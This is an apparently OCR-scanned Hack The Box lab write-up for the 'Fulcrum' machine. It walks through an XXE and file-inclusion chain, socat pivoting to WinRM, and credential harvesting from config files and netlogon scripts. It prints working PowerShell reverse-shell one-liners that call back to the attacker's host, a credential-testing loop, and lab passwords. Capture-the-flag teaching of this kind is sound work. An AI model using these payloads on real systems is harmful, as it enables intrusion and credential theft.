


Fulcrum

11th June 2018 / Document No D18.100.06

Prepared By: Alexander Reid (Arrexel)

Machine Author: bashlogic

Difficulty: Insane

Classification: Official

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

SYNOPSIS

Fulcrum is one of the most challenging machines on Hack The Box. It requires multiple pivots between Linux and Windows, and focuses heavily on the use of PowerShell.

Skills Required


- Intermediate/advanced knowledge of Linux
- Intermediate/advanced knowledge of Windows Active Directory
- Intermediate knowledge of PowerShell

Skills Learned

- Exploiting XML external entities
- Exploiting file inclusion vulnerabilities
- Chaining exploits to increase impact
- Bypassing restrictive outbound network rules
- Advanced remote enumeration techniques
- Multiple pivot techniques for Linux and Windows
- Multiple PowerShell tricks and one-liners

Enumeration

Nmap




Nmap reveals multiple nginx instances, which hints at the possibility of container software running on the target. There is a fair bit of content amongst the nginx instances, with ports 4 and 56423 being the most important.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Exploitation

XXE & File Inclusion

On port 56423 there is a basic ping/pong JSON response. By sending a POST request containing XML to the endpoint, it is possible to force the server to include an external entity.



On its own this is not enough to gain a shell, however it can be successfully chained with a file inclusion vulnerability on port 4. The following command will cause the server to include a **writeup.php** file hosted on the attacking machine.

Command: **curl 10.10.10.62:56423 -X POST -d '<?xml version="1.0" encoding="UTF-8" ?><!DOCTYPE writeup [<!ENTITY xxe SYSTEM "http://127.0.0.1:4/index.php?page=http://10.10.14.10/writeup" >]><foo>&xxe;</foo>'**

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Privilege Escalation

WinRM

Looking at ifconfig shows a **virbr0** interface with the address range 192.168.122.1/24. The target IP (192.168.122.228) can be enumerated by running a port scan against the network, and it is also referenced in one of nginx's sites-available config files.

Some credentials can be retrieved from the Fulcrum_Upload_to_Corp.ps1 file. Simply running the script and appending **$5.GetNetworkCredential().Username** and **$5.GetNetworkCredential().Password** will print the plaintext credentials.

By dropping a static socat binary on the target, it is possible to create a basic proxy and forward data directly from the attacking machine to WinRM on the target. Socat can be launched on the target with the command **./socat tcp-listen:12345,reuseaddr,fork tcp:192.168.122.228:5986 &**

Unfortunately, pywinrm seems to have issues with the authentication settings on the server, and is not straightforward to use. Instead, WinRM for Ruby can be used in this instance. The command **gem install -r winrm** will install it. A user by the name of Alamot has written an excellent script to emulate a shell.


https://github.com/Alamot/code-snippets/tree/master/winrm

```
root@kali:~/Desktop# ruby fulcrum.rb
PS webserver\webuser@WEBSERVER Documents> pwd

Path
----
C:\Users\WebUser\Documents


PS webserver\webuser@WEBSERVER Documents> whoami
webserver\webuser
PS webserver\webuser@WEBSERVER Documents>
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

LDAP

Some LDAP credentials and a connection string can be found in **C:\Inetpub\wwwroot\web.config**. It is possible to query the domain controller for more information, which reveals another set of credentials for the **file** server.



Using the credentials for **btables**, a shell can be opened. Note that outbound traffic is restricted on the machine, and port 53 must be used in the reverse connection. The following commands will achieve a shell:

```
root@kali:~/Desktop# ruby fulcrum.rb
PS webserver\webuser@WEBSERVER Documents> $passwd = ConvertTo-SecureString '++Fi
leServerLogon12345++' -AsPlainText -Force
PS webserver\webuser@WEBSERVER Documents> $cred = New-Object System.Management.A
utomation.PSCredential('FULCRUM\BTABLES', $passwd)
PS webserver\webuser@WEBSERVER Documents> Invoke-Command -Computer File.fulcrum.
local -Credential $cred -ScriptBlock { $client = New-Object System.Net.Sockets.T
CPClient('10.10.14.10',53);$stream = $client.GetStream();[byte[]]$bytes = 0..655
35|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New
-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback =
 (iex $data 2>&1 | Out-String );$sendback2  = $sendback + 'PS ' + (pwd).Path + '
> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sen
dbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close() }
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

- $passwd = ConvertTo-SecureString '++FileServerLogon12345++' -AsPlainText -Force
- $cred = New-Object System.Management.Automation.PSCredential('FULCRUM\BTABLES', $passwd)
- Invoke-Command -Computer File.fulcrum.local -Credential $cred -ScriptBlock { $client = New-Object System.Net.Sockets.TCPClient('<LAB IP>',53);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String);$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close() }

The Invoke-Command line's script block can be replaced with any reverse shell one-liner. With netcat listening locally on port 53, a shell will be opened as btables.

```
root@kali:~/Desktop# nc -nvlp 53
listening on [any] 53 ...
connect to [10.10.14.10] from (UNKNOWN) [10.10.10.62] 6252
whoami
fulcrum\btables
PS C:\Users\BTables\Documents>
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Domain Administrator

As btables, it is possible to access the netlogon share. After reauthenticating with **net use \\dc.fulcrum.local\netlogon /user:fulcrum\btables ++FileServerLogon12345++** many scripts can be found in **\\dc.fulcrum.local\netlogon**.

The scripts contain hardcoded credentials, and an automated method must be used to test them due to the number of possibilities. Alamot has written a nice one-liner that does the job:

function test($u,$p) { (new-object directoryservices.directoryentry "",$u,$p).psbase.name -ne $null; }; $files = @(gci \\dc.fulcrum.local\netlogon*.ps1); foreach ($file in $files) { $result = Select-String -Path $file -pattern "'(.*)'"; $user = $result.Matches[0].Groups[1].Value; $pass = $result.Matches[1].Groups[1].Value; if (test "fulcrum.local\$user" "$pass") { echo "fulcrum.local\$user $pass"; }; }

After several minutes, valid admin credentials are found. Using the same commands used previously to obtain a shell on FILE, it is possible to spawn another shell with the new credentials. Note that outbound traffic is still restricted to port 53.

```
PS Microsoft.PowerShell.Core\FileSystem::\\dc.fulcrum.local\netlogon> Invoke-Com
mand -Computer File.fulcrum.local -Credential $cred -ScriptBlock { $client = New
-Object System.Net.Sockets.TCPClient('10.10.14.10',53);$stream = $client.GetStre
am();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.L
ength)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetStri
ng($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2  = $sendb
ack + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($s
endback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.C
lose() }
```

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# nc -nvlp 54
listening on [any] 54 ...
^C
root@kali:~# nc -nvlp 53
listening on [any] 53 ...
connect to [10.10.14.10] from (UNKNOWN) [10.10.10.62] 16530
whoami
fulcrum\923a
```